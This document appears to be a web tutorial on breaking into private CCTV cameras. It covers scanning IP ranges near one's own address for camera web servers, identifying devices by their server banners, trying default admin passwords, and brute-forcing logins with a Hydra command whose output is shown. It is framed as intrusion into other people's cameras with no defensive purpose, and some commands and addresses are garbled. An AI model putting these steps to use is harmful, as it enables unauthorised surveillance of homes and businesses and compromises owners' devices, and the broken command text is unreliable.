


## How to Hack CCTV Private Cameras

Now a days CCTV cameras are used many place like shops, malls, offices, warehouse etc and more. for security reason and for many more purposes. This guide will show you how to hack CCTV cameras. If search on Google for CCTV camera hacking , you will be find tricks for public CCTV camera hacking tricks. But here you will be hack private CCTV cameras



## Step 1: Download Angry Ip Scanner


Angry Ip scanner is powerful GUI Port scanner .  
Angry Ip scanner available for all major OS.



***Download and Install Angry ip scanner***

## Step 2: Choose Ip Address Range

Its important that how to choose proper ip address range for CCTV camera hacking. CCTV cameras are connected with broadband internet connection. If your accessing broadband router then find your public ip address. Just type 'My IP' in Google or Bing search bar. Google will show your public ip address



Here **77.247.181.165** is my public ip . So ip range can be **77.247.181.1 o 77.247.181.255** or **77.247.181.1 o 77.247.185.255**


### Step 3: Configure Angry Ip for CCTV Camera Hacking

Open Angry Ip Scanner

Go to tools > Preferences > Ports | add ports

**80,8080,23** in Port selection tab

It will scan **80,8080** and **23** port.



We need add web detect. Web detect can show short details about device details connected to internet. like as follows:

- 1.CCTV camera model name
- 2.CCTV camera name
- 3.router name or router model name

Add web detect as follows


Go to Tools > Fetchers > add (<<) web detect



Click OK

## Step 4: Start Ip Range Scanning

Add ip range in Ip range tab and click start



After scanning finished you will find interesting information in web detect tab some examples as follows

- 1.RomPager/4.07 UPnP/1.0 ----- router
- 2.uc-httpd 1.0.0 ----- CCTV camera
- 3.DVRDVS-Webs ----- CCTV camera
- 4.microhttpd ----- router
- 5.Webs ----- CCTV camera
- 6.Hikvision-Webs ----- CCTV camera
- 7.iBall-Baton ----- CCTV camera

Copy ip address of detected CCTV camera and past in browser press enter.

### **Step 5: Default Username and Password**

Most of the CCTV cameras and router configured default username and password. example

Username : admin | password : admin

Username : admin | password : (blank password)

Username : admin | password : 12345

Username : admin | password : 9999

You can find default username and password list trying some googling

some CCTV cameras need plugin, you can download from same page. If not found plugin at same page then go to manufacture website site and download it.

### **Step 6: Crack CCTV Camera Password Using Hydra**

If default password not work then we need to crack it. hydra is powerful brute force tool can crack CCTV cameras password.

Note

There are 100s of bruteforcing tools available like hashcatocl but we'll focus on hydra as its our favourite.

**Now fire up kali**

```
root@DeepHack:~# hydra -s 80 -l admin -P
```

```
/root/Desktop/wl/cctvpass.txt -e ns -t 16 targetIP  
http*
```



```
root@DeepHack: ~  
File Edit View Search Terminal Help  
Hydra (http://www.thc.org/thc-hydra) finished at 2015-01-04 20:34:10  
root@DeepHack:~# hydra -s 80 -l admin -P /root/Desktop/wl/cctvpass.txt -e ns -t 16 104.151.110 http  
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2015-01-04 20:34:34  
[WARNING] The service http has been replaced with http-head and http-get, using by default GET method. Same for https.  
[WARNING] You must supply the web page as an additional option or via -m, default path set to /  
[DATA] 16 tasks, 1 server, 645 login tries (l:l/p:645), ~40 tries per task  
[DATA] attacking service http-get on port 80  
[WARNING] Unusual return code: 5 for admin:RIP000  
[WARNING] Unusual return code: 5 for admin:tech  
[WARNING] Unusual return code: 5 for admin:synnet  
[WARNING] Unusual return code: 5 for admin:monitor  
[WARNING] Unusual return code: 5 for admin:recovery  
[WARNING] Unusual return code: 5 for admin:recovery  
[WARNING] Unusual return code: 5 for admin:synnet  
[WARNING] Unusual return code: 5 for admin:synnet  
[WARNING] Unusual return code: 5 for admin:tech  
[WARNING] Unusual return code: 5 for admin:manager  
[WARNING] Unusual return code: 5 for admin:1234admin  
[WARNING] Unusual return code: 5 for admin:security  
[WARNING] Unusual return code: 5 for admin:password  
[WARNING] Unusual return code: 5 for admin:tech  
[WARNING] Unusual return code: 5 for admin:synnet  
[WARNING] Unusual return code: 5 for admin:tech  
[00][www] host: 104.151.110 login: admin password: PASSWORD  
[00][www] host: 104.151.110 login: admin password: tech  
[00][www] host: 104.151.110 login: admin password: admin  
[00][www] host: 104.151.110 login: admin password:  
[WARNING] Unusual return code: 5 for admin:secure  
[WARNING] Unusual return code: 5 for admin:password  
[00][www] host: 104.151.110 login: admin password: tech  
[00][www] host: 104.151.110 login: admin password: ILMI  
[00][www] host: 104.151.110 login: admin password: PASSWORD  
[00][www] host: 104.151.110 login: admin password: ANYCOM  
[00][www] host: 104.151.110 login: admin password: adminttd
```

## Hydra syntax

**-s 80 -- define port number**

**-l admin -- default login name admin**

**-P /root/desktop/worldlist.txt -- choose your word list for brute force**

**-e --- empty password**

**ns --- try login as password and try empty password**

**http --- port name for attack**



Using this you can hack some CCTV cameras!